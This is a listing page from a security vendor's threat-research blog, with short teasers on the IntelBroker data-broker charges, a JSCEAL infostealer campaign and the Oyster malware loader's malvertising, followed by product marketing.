Executive Summary In June 2025, FBI New York and the U.S. Attorney's Office for the Southern District of New York announced charges against "IntelBroker," the online persona of 25-year-old British national Kai Logan West. IntelBroker operated one of the most sophisticated data brokerage operations documented in...

[Read](#)

Attacks, Threats, and Security News

[Cato CTRL™ Threat Research: A Deep Dive into a New JSCEAL Infostealer Campaign](#)



Zohar Buber


Security Analyst

Executive Summary JSCEAL is an information stealer that's been targeting users of cryptocurrency applications. As reported by Check Point Research (CPR) in July 2025, JSCEAL has developed into a more advanced form. In a new campaign observed by Cato CTRL in August 2025, JSCEAL has adopted...

[Read](#)


Attacks, Threats, and Security News

[Cato CTRL™ Threat Research: Oyster Malware Loader Targets Tech-Savvy Users with Smarter Techniques During Summer Malvertising Campaign](#)



Executive Summary Summertime in the U.S., Europe, and many other regions typically falls between June and September. Tech teams, admins, and even their bosses take vacations. Inboxes slow down, and production systems finally get a breather. But for the threat actors behind Oyster, while others were...

[Read](#)



Innovate, grow and thrive

With a true SASE platform

With Cato, any organization can reap the full benefits of digital transformation, move at the speed of business, and be ready for whatever's next.

[Contact us](#)

Copyright © 2026. All rights reserved.